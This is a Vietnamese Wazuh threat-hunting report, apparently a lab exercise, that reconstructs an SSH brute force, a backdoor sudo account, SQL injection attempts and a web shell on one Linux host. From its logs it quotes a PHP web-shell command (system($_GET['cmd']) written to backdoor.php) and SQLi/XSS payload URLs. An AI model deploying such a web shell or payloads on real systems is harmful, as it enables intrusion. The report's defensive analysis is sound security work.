

BÁO CÁO THREAT HUNTING

Hệ thống: bo-wazuh | Wazuh v4.14.4

Khoảng thời gian: 08/04/2026 19:51 — 24/04/2026 21:17

Ngày lập báo cáo: 24/04/2026

1. Tổng Quan Tình Hình Bảo Mật

Báo cáo này trình bày quá trình threat hunting có cơ sở thực tế trên hệ thống giám sát Wazuh trong khoảng thời gian 16 ngày (08/04 – 24/04/2026). Tổng cộng 41.676 cảnh báo đã được ghi nhận, trong đó có 4 cảnh báo ở mức độ nghiêm trọng ($\text{level} \geq 12$) — đây là điểm khởi đầu quan trọng nhất của toàn bộ quá trình hunt.

1.1. Số liệu tổng hợp từ Threat Hunting Report

[CHÈN ẢNH: crop_stats_summary]

41,676
- Total -

4
- Level 12 or above alerts -

2,454
- Authentication failure -

327
- Authentication success -

- 41.676 tổng cảnh báo trong 16 ngày cho thấy môi trường đang bị tấn công liên tục.
- Tỷ lệ authentication failure/success = $2.454/327 \approx 7.5:1$ — đây là dấu hiệu rõ ràng của brute force attack đang diễn ra.
- Chỉ 4 cảnh báo $\text{level} \geq 12$ nhưng đây là những sự kiện critical nhất, cần được phân tích toàn diện.

1.2. Phân tích MITRE ATT&CK — Top Tactics


Top tactics



Từ MITRE ATT&CK report (Hình 1.2), các tactics xuất hiện theo thứ tự: Discovery > Credential Access > Lateral Movement > Reconnaissance > Defense Evasion. Điều này cho thấy attacker đang thực hiện một chiến dịch tấn công có cấu trúc, không phải tấn công ngẫu nhiên:

- Discovery + Reconnaissance: Attacker đang thu thập thông tin về hệ thống trước khi tấn công sâu hơn.
- Credential Access: Đây là mục tiêu trọng tâm — attacker đang cố gắng chiếm quyền truy cập tài khoản.
- Lateral Movement: Có dấu hiệu attacker đã vào được hệ thống và đang cố gắng di chuyển sang các máy khác.
- Defense Evasion: Attacker nhận thức được sự hiện diện của hệ thống giám sát và đang cố che giấu hành vi.

Alerts evolution over time



Biểu đồ cho thấy có một đợt tấn công đột biến mạnh vào khoảng ngày 22-23/04/2026 — thời điểm này trùng khớp với các sự kiện brute force thành công được phát hiện trong quá trình hunt. Đây là tín hiệu rất quan trọng để xác định khung thời gian cần điều tra.

2. Phương Pháp Luận Threat Hunting

Quá trình threat hunting được thực hiện theo mô hình Hunt-Triage-Investigate-Respond (HTIR), kết hợp với MITRE ATT&CK framework để mapping các kỹ thuật tấn công. Điểm khởi đầu luôn là các cảnh báo có mức độ nghiêm trọng cao nhất, sau đó pivot ra xung quanh để xây dựng bức tranh toàn cảnh của cuộc tấn công.

Nguyên tắc Pivot trong Threat Hunting

Pivot (xoay trục điều tra) là kỹ thuật cốt lõi: từ một IOC (Indicator of Compromise) ban đầu như rule ID, IP attacker, hoặc username — mở rộng tìm kiếm theo các chiều thời gian (± 30 phút), không gian (cùng IP, cùng user), và hành vi (chuỗi rule được kích hoạt theo thứ tự). Mục tiêu là tái dựng lại toàn bộ attack chain.

2.1. Điểm Khởi Đầu — Level 12+ Alerts

Từ trang Threat Hunting của Wazuh, lọc các cảnh báo có level ≥ 12 để xác định 4 sự kiện cần điều tra:

	↓ timestamp	agent.na...	rule.description	rule...	rul...	data.srcip
	Apr 22, 2026 @ 00:55:35.652	Client-linux	Attacks followed by the addition of an user.	15	40501	-
	Apr 22, 2026 @ 00:50:47.603	Client-linux	Multiple authentication failures followed by a success.	12	40112	192.168.10.147
	Apr 22, 2026 @ 00:50:03.610	Client-linux	Multiple authentication failures followed by a success.	12	40112	192.168.10.147
	Apr 15, 2026 @ 23:20:05.094	Client-linux	Multiple authentication failures followed by a success.	12	40112	192.168.20.1

Cơ sở lựa chọn điều tra: Rule 40112 được Wazuh kích hoạt khi phát hiện pattern "nhiều lần thất bại TIẾP THEO là đăng nhập thành công" — đây chính xác là fingerprint của brute force attack

thành công. Rule 40501 ở level 15 (mức cao nhất thường gặp) kết hợp pattern tấn công + tạo user mới, gần như chắc chắn là attacker đang thiết lập persistence.

3. Hunt #1 — Brute Force & Chiếm Quyền Tài Khoản (Rule 40112)

3.1. Bước 1 — Lọc Event Gốc

rule.id: 40112								
timestamp	agent.name	rule.description	rule.level	rule.id	data.srcip	data.dstuser	data.protocol	
Apr 22, 2026 @ 00:50:47.603	Client-linux	Multiple authentication failures followed b...	12	40112	192.168.10.147	bo	-	
Apr 22, 2026 @ 00:50:03.610	Client-linux	Multiple authentication failures followed b...	12	40112	192.168.10.147	bo	-	

- Có 2 sự kiện rule 40112 xảy ra trong khoảng 44 giây (00:50:03 và 00:50:47 ngày 22/04/2026).
- Agent: Client-linux (IP: 192.168.20.150) — máy chủ Ubuntu 22.04 LTS.
- Source IP attacker: 192.168.10.147 — đây là IP quan trọng nhất để pivot tiếp.
- Protocol: SSH (không hiển thị trong data.protocol nhưng kết hợp với rule 5760/ssh).

3.2. Bước 2 — Pivot theo IP Attacker (±30 phút)

Sau khi xác định được IP attacker, thực hiện pivot để tái dựng toàn bộ cuộc tấn công trong khoảng thời gian

W. Threat Hunting		API default		a			
timestamp	agent.name	rule.description	rule.level	rule.id	data.dstuser	data.srcip	data.protocol
Apr 22, 2026 @ 00:50:47.603	Client-linux	Multiple authentication failures followed by a suc...	12	40112	bo	192.168.10.147	-
Apr 22, 2026 @ 00:50:07.594	Client-linux	syslog: User missed the password more than one...	10	2502	bo	192.168.10.147	-
Apr 22, 2026 @ 00:50:05.592	Client-linux	Multiple authentication failures.	10	40111	bo	192.168.10.147	-
Apr 22, 2026 @ 00:50:03.653	Client-linux	syslog: User missed the password more than one...	10	2502	bo	192.168.10.147	-
Apr 22, 2026 @ 00:50:03.610	Client-linux	sshd: authentication failed.	5	5760	bo	192.168.10.147	-
Apr 22, 2026 @ 00:50:03.610	Client-linux	sshd: authentication failed.	5	5760	bo	192.168.10.147	-
Apr 22, 2026 @ 00:50:03.610	Client-linux	syslog: User missed the password more than one...	10	2502	bo	192.168.10.147	-
Apr 22, 2026 @ 00:50:03.610	Client-linux	Multiple authentication failures followed by a suc...	12	40112	bo	192.168.10.147	-
Apr 22, 2026 @ 00:50:03.593	Client-linux	sshd: authentication failed.	5	5760	bo	192.168.10.147	-
Apr 22, 2026 @ 00:50:03.593	Client-linux	sshd: authentication failed.	5	5760	bo	192.168.10.147	-
Apr 22, 2026 @ 00:49:59.596	Client-linux	sshd: authentication failed.	5	5760	bo	192.168.10.147	-
Apr 22, 2026 @ 00:49:59.594	Client-linux	sshd: authentication failed.	5	5760	bo	192.168.10.147	-
Apr 22, 2026 @ 00:49:59.592	Client-linux	sshd: authentication failed.	5	5760	bo	192.168.10.147	-
Apr 22, 2026 @ 00:49:59.591	Client-linux	sshd: authentication failed.	5	5760	bo	192.168.10.147	-
Apr 22, 2026 @ 00:49:55.621	Client-linux	sshd: authentication failed.	5	5760	bo	192.168.10.147	-

Timestamp	Rule ID	Ý nghĩa
00:49:55 - 00:50:03	5760 (nhiều lần)	sshd: authentication failed — attacker đang thử password liên tục
00:50:03.593	40111	Multiple authentication failures — Wazuh tổng hợp nhiều lần fail
00:50:03.610	40112	Auth failures followed by SUCCESS — lần đầu tiên đoán đúng!
00:50:07	2502	syslog: User missed password more than once — cảnh báo thứ 2
00:50:47	40112	Lần thứ 2 brute force thành công — user/session thứ 2 bị chiếm


Nhận xét kỹ thuật: Kịch bản brute force trên SSH này là điển hình của Credential Access — T1110.001 (Brute Force: Password Guessing) theo MITRE ATT&CK. Wazuh phát hiện pattern thông qua correlation rules (5760 → 40111 → 40112), điều này cho thấy hệ thống hoạt động đúng như thiết kế.

3.3. Bước 4 — Phân tích hành vi sau đăng nhập (Critical)

Sau khi xác định được user bị compromise, bước tiếp theo là hunt các hành vi bất thường sau thời điểm đăng nhập thành công. Query tìm file/process thay đổi:

```
agent.name: "Client-linux" AND rule.id: 550
```

	timestamp	agent.na...	rule.description	r..	rul...	sysc...	syscheck.path	syscheck.size_after	syschec.
	Apr 22, 2026 @ 20:48:05.001	bo-wazuh	Integrity checksum changed.	7	550	root	/etc/cups/subscriptions.conf	682	92
	Apr 22, 2026 @ 20:48:04.993	bo-wazuh	Integrity checksum changed.	7	550	root	/etc/cups/subscriptions.conf.O	682	384
	Apr 22, 2026 @ 01:33:53.257	Client-linux	Integrity checksum changed.	7	550	root	/var/www/html/index.html	0	87
	Apr 22, 2026 @ 01:30:36.962	Client-linux	Integrity checksum changed.	7	550	root	/var/www/html/admin_panel/ind...	87	46
	Apr 22, 2026 @ 01:29:01.856	Client-linux	Integrity checksum changed.	7	550	root	/var/www/html/index.html	87	10,671
	Apr 22, 2026 @ 00:17:01.563	Client-linux	Integrity checksum changed.	7	550	root	/var/www/html/admin_panel/ind...	46	-



HACKED BY RED TEAM - SYSTEM COMPROMISED

4. Hunt #2 — Thiết Lập Persistence (Rule 40501)

4.1. Bước 1 — Xác định Event Persistence

Rule 40501 (level 15) là rule composite do Wazuh tổng hợp: phát hiện chuỗi sự kiện tấn công TIẾP THEO là hành động tạo user mới. Để xác định chi tiết, query đồng thời cả 2 rule liên quan:

rule.id: (40501 OR 5902)

timestamp	agent.name	rule.description	r.	rule.id	data.dstuser	data.srcip
Apr 22, 2026 @ 00:55:35.694	Client-linux	New user added to the system.	8	5902	sysupdate	-
Apr 22, 2026 @ 00:55:35.652	Client-linux	Attacks followed by the addition of an user.	15	40501	-	-

- 00:55:35 — Rule 5902 (New user added to the system): User 'sysupdate' được tạo trên Client-linux.
- 00:55:35 — Rule 40501 (Attacks followed by addition of user): Wazuh xác nhận đây là hành vi tấn công, không phải admin operation bình thường.
- Thời gian: 5 phút sau lần brute force thành công đầu tiên (00:50:03) — timeline hoàn toàn khớp.

Tại sao rule 40501 lại ở level 15?

Wazuh correlates dựa trên time window: nếu trong vòng X phút có chuỗi (brute force/attack attempts) + (user creation) từ cùng một agent — đây là pattern persistence rất rõ ràng. Level 15 là mức cao nhất trong thang Wazuh, tương đương với 'confirmed attack'. MITRE ATT&CK mapping: T1136.001 — Create Account: Local Account.

4.2. Bước 2 — Pivot theo User vừa tạo

Sau khi xác định được username backdoor, pivot để theo dõi mọi hành động liên quan đến user này:

data.dstuser: "sysupdate"

timestamp	agent.name	rule.description	r.	rule.id	data.dstuser	data.srcip	data.s...
Apr 22, 2026 @ 00:55:41.652	Client-linux	PAM: User changed password.	3	5555	sysupdate	-	-
Apr 22, 2026 @ 00:55:35.694	Client-linux	New user added to the system.	8	5902	sysupdate	-	-

- 00:55:41 — Rule 5555 (PAM: User changed password): Password của 'sysupdate' được set ngay — attacker đang cấu hình backdoor account.
- Tên 'sysupdate' được chọn có chủ ý để ngụy trang thành system service account, tránh bị phát hiện khi admin nhìn sơ qua danh sách users.

4.3. Bước 3 — Xác minh trực tiếp trên hệ thống

Để xác nhận persistence, truy cập trực tiếp trên Client-linux và kiểm tra:

```

bo@Client-linux:~$ cat /etc/passwd | sort -t: -k3 -n | tail -10
geoclue:x:124:131:./var/lib/geoclue:/usr/sbin/nologin
pulse:x:125:132:PulseAudio daemon,./run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:126:65534:./run/gnome-initial-setup:/bin/false
hplip:x:127:7:HPLIP system user,./run/hplip:/bin/false
gdm:x:128:134:Gnome Display Manager:/var/lib/gdm3:/bin/false
wazuh:x:129:138:./var/ossec:/sbin/nologin
sshd:x:130:65534:./run/sshd:/usr/sbin/nologin
bo:x:1000:1000:bo,./home/bo:/bin/bash
sysupdate:x:1001:1001:./home/sysupdate:/bin/bash
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
bo@Client-linux:~$ grep "useradd\|adduser\|usermod" /var/log/auth.log | tail -30
Apr 22 00:55:33 Client-linux useradd[7559]: new group: name=sysupdate, GID=1001
Apr 22 00:55:33 Client-linux useradd[7559]: new user: name=sysupdate, UID=1001, GID=1001, home=/home/sysupdate, shell=/bin/bash, from=/dev/pts/2
Apr 22 00:55:49 Client-linux usermod[7572]: add 'sysupdate' to group 'sudo'
Apr 22 00:55:49 Client-linux usermod[7572]: add 'sysupdate' to shadow group 'sudo'
bo@Client-linux:~$ grep -v "/nologin\|/false" /etc/passwd
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
bo:x:1000:1000:bo,./home/bo:/bin/bash
sysupdate:x:1001:1001:./home/sysupdate:/bin/bash

```

Từ output /etc/passwd và auth.log

- sysupdate:x:1001:1001:./home/sysupdate:/bin/bash — user được tạo với shell đầy đủ.
- Client-linux useradd[7572]: add 'sysupdate' to group 'sudo' — user có quyền sudo!
- Client-linux useradd[7572]: add 'sysupdate' to shadow group 'sudo' — xác nhận escalation privileges.

[CẢNH BÁO] Mức độ nghiêm trọng — CRITICAL

Attacker không chỉ tạo backdoor account mà còn thêm vào group 'sudo' — nghĩa là attacker có thể thực thi bất kỳ lệnh nào với quyền root chỉ bằng 'sudo su'. Đây là Full Compromise của hệ thống Client-linux. Cần immediate response: disable account, thu hồi sudo, forensic toàn diện.

4.4. Bước 4 — Phát hiện hành vi sử dụng Backdoor (Ngày 24/04)

agent.name: "Client-linux" AND data.srcuser: "sysupdate" AND rule.id: (5715 OR 5501)								
↓ timestamp	agent.name	rule.description	rule...	rule...	data.srcip	data.command	data.srcu...	data.dstuse
Apr 24, 2026 @ 20:48:33.858	Client-linux	PAM: Login session opened.	3	5501	-	-	sysupdate	root
Apr 24, 2026 @ 20:48:33.854	Client-linux	First time user executed sudo.	4	5403	-	/usr/bin/sh -c 'echo "<?php syst...	sysupdate	root
Apr 24, 2026 @ 20:44:35.740	Client-linux	sshd: authentication failed.	5	5760	192.168.10.147	-	-	sysupdate
Apr 24, 2026 @ 20:44:33.738	Client-linux	PAM: User login failed.	5	5503	192.168.10.147	-	-	sysupdate

- Lúc 20:44: Attacker (IP 192.168.10.147) có vài lần đăng nhập thất bại vào tài khoản sysupdate.
- Lúc 20:48: Đăng nhập thành công và NGAY LẬP TỨC thực thi lệnh với quyền sudo (Rule 5403: First time user executed sudo).

Document Details

[View surrounding documents](#)

[View single document](#)



Table JSON

<code>t _index</code>	wazuh-alerts-4.x-2026.04.24
<code>t agent.id</code>	003
<code>t agent.ip</code>	192.168.20.150
<code>t agent.name</code>	Client-linux
<code>t data.command</code>	/usr/bin/sh -c 'echo "<?php system(\\\$_GET[\\\"cmd\\\"])); ?>" > backdoor.php'
<code>t data.dstuser</code>	root
<code>t data.pwd</code>	/var/www/html
<code>t data.srcuser</code>	sysupdate
<code>t data.tty</code>	pts/1
<code>t decoder.ftscomment</code>	First time user executed the sudo command
<code>t decoder.name</code>	sudo
<code>t decoder.parent</code>	sudo
<code>t full_log</code>	Apr 24 13:48:32 Client-linux sudo[8843]: sysupdate : TTY=pts/1 ; PWD=/var/www/html ; USER=root ; COMMAND=/usr/bin/sh -c 'echo "<?php system(\\\$_GET[\\\"cmd\\\"])); ?>" > backdoor.php'

- data.pwd: /var/www/html — Attacker di chuyển vào thư mục gốc của web server.
- data.srcuser: sysupdate / data.dstuser: root — Lợi dụng thành công đặc quyền sudo.
- data.command: /usr/bin/sh -c 'echo "<?php system(\\\$_GET[\\\"cmd\\\"])); ?>" > backdoor.php'

Kết luận: Kẻ tấn công đã sử dụng backdoor account để ghi trực tiếp một file Web Shell (backdoor.php) vào hệ thống. Mã PHP này cho phép kẻ tấn công thực thi bất kỳ lệnh hệ thống nào thông qua tham số URL ?cmd=. Đây là hành vi Full Compromise

4.4. Đánh giá

Tổng hợp Hunt #1 và #2 đã xây dựng được attack chain hoàn chỉnh:

Phase	Timestamp	Rule	Hành động của Attacker
Initial Access	00:49:55	5760	SSH Brute force — thử password liên tục

Phase	Timestamp	Rule	Hành động của Attacker
Credential Access	00:50:03	40112	Password đúng — chiếm tài khoản 'bo'
Execution	00:50 - 00:55	550	Thay đổi file web server (web shell?)
Persistence	00:55:35	40501 / 5902	Tạo user backdoor 'sysupdate' có sudo
Privilege Escalation	00:55:41	5555	Set password cho 'sysupdate'
(Chưa xác định)	Sau 00:55	?	Cần tiếp tục hunt hành vi sau persistence

5. Hunt #3 — Web Application Exploit (SQL Injection & XSS)

5.1. Cơ sở khởi đầu Hunt

Hunt #3 được khởi động dựa trên phân tích alert summary từ MITRE report. Các rule web attack xuất hiện với số lượng đáng kể và có một điểm đặc biệt quan trọng: rule 31106 (web attack trả HTTP 200 = SUCCESS) — nghĩa là có ít nhất một request tấn công đã thực sự thành công, vượt qua hàng rào bảo vệ.

Rule ID	Số lượng	Ý nghĩa đối với Hunt
30411	2.402	ModSecurity blocked — attacker bị chặn liên tục (fuzzing phase)
31151	1.140	Multiple HTTP 400 from same IP — attacker đang scan/fuzz
31103	58	SQL injection attempts — attacker tìm SQLi endpoint
31105	4	XSS attempts — attacker thử cross-site scripting
31106	4	Web attack trả HTTP 200 — TẤN CÔNG THÀNH CÔNG!
31152	7	Multiple SQL injection from same IP — escalation

5.2. Bước 1 — Lọc Attack Thành Công

rule.id: 31106

 Apr 14, 2026 @ 23:07:26.492 **Client-linux** A web attack returned code 200 (success). 6 **31106** 192.168.20.129 /shop.php?id=SELECT%20USER

- IP tấn công: 192.168.20.129 — IP khác với Hunt #1 (192.168.10.147), đây là attacker KHÁC hoặc IP pivot.
- URL tấn công: /shop.php?id=SELECT%20USER — SQL injection payload được URL-encode.
- HTTP Status: 200 — server đã EXECUTE câu SQL query và trả về kết quả.

- Agent: Client-linux — cùng máy chủ với Hunt #1 và #2, xác nhận đây là mục tiêu chính.

5.3. Bước 2 — Phân tích Attack Chain Web

agent.name: "Client-linux" AND rule.id: (31151 OR 31103 OR 31105 OR 31152 OR 31106)

	↓ timestamp	agent.na...	rule.description	r..	rul...	data.srcip	data.url	data.id
	Apr 15, 2026 @ 18:29:56.150	Client-linux	XSS (Cross Site Scripting) attempt.	6	31105	192.168.20.129	/shop.php?search=<script>alert('S...	403
	Apr 15, 2026 @ 18:07:15.906	Client-linux	SQL injection attempt.	7	31103	192.168.20.129	/shop.php?id=1%20UNION%20SELECT%20u...	403
	Apr 15, 2026 @ 11:09:21.465	Client-linux	SQL injection attempt.	7	31103	192.168.20.129	/shop.php?id=1%20UNION%20SELECT%20u...	403
	Apr 14, 2026 @ 23:15:48.689	Client-linux	A web attack returned code 200 (success).	6	31106	192.168.20.129	/shop.php?id=SELECT%20USER	200
	Apr 14, 2026 @ 23:07:58.499	Client-linux	A web attack returned code 200 (success).	6	31106	192.168.20.129	/shop.php?id=SELECT%20USER	200
	Apr 14, 2026 @ 23:07:26.492	Client-linux	A web attack returned code 200 (success).	6	31106	192.168.20.129	/shop.php?id=SELECT%20USER	200
	Apr 14, 2026 @ 23:03:42.452	Client-linux	Multiple web server 400 error codes from...	10	31151	192.168.20.129	/	403
	Apr 14, 2026 @ 23:03:40.762	Client-linux	Multiple web server 400 error codes from...	10	31151	192.168.20.129	/	403
	Apr 14, 2026 @ 22:10:22.707	Client-linux	Multiple web server 400 error codes from...	10	31151	192.168.20.129	/	403

5.5. Hướng Điều Tra Tiếp Theo

Từ Hunt #3, các bước cần thực hiện tiếp:

Kiểm tra ModSecurity logs để hiểu tại sao payload SELECT USER bypass được WAF.

6. Tổng Hợp Attack Scenario & MITRE ATT&CK Mapping

6.1. Attack Timeline Tổng hợp

Dựa trên 3 hunt, có thể tái dựng một attack scenario:

Phase	Timestamp	MITRE Technique	Evidence
Reconnaissance	Apr 08-22	T1595 - Active Scanning	Suricata: Nmap scans, SSH scan
Initial Access	Apr 14 @ 22:00	T1190 - Exploit Public App	SQL Injection trên /shop.php
Initial Access	Apr 22 @ 00:49	T1110.001 - Brute Force	SSH brute force từ 192.168.10.147

Phase	Timestamp	MITRE Technique	Evidence
Credential Access	Apr 22 @ 00:50	T1110.001 - Brute Force	Chiếm tài khoản bo
Persistence	Apr 22 @ 00:55	T1136.001 - Local Account	Tạo user sysupdate (rule 5902/40501)
Privilege Escalation	Apr 22 @ 00:55	T1548.003 - Sudo Caching	Thêm sysupdate vào group sudo
Execution / Impact	Apr 24 @ 20:48	T1505.003 - Web Shell	User sysupdate chạy lệnh tạo backdoor.php

6.2. Các IOC (Indicators of Compromise)

6.2. Các IOC (Indicators of Compromise)

Loại IOC	Giá trị	Context
IP Attacker	192.168.10.147	SSH Brute Force & Web Shell Deployment
IP Attacker	192.168.20.129	Web SQL Injection source
Username	sysupdate	Backdoor account tạo bởi attacker
Username bị chiếm	bo	Tài khoản bị brute force thành công
File độc hại	/var/www/html/backdoor.php	PHP Web Shell nhận tham số ?cmd=
File thay đổi	/var/www/html/index.html	Kích thước thay đổi bất thường (Hunt #1)
URL Pattern	/shop.php?id=SELECT*	SQL Injection endpoint

Kết luận

Quy trình threat hunting đã phát hiện thành công một cuộc tấn công có cấu trúc và có chủ đích vào hệ thống Client-linux. Attacker đã sử dụng ít nhất 2 vector tấn công (SSH brute force + SQL injection), chiếm được 1 tài khoản, thiết lập persistence qua backdoor account có sudo privileges. Việc phát hiện dựa trên correlation của nhiều signals (rule 40112, 40501, 550) thay vì chỉ một alert đơn lẻ là minh chứng cho hiệu quả của threat hunting có phương pháp.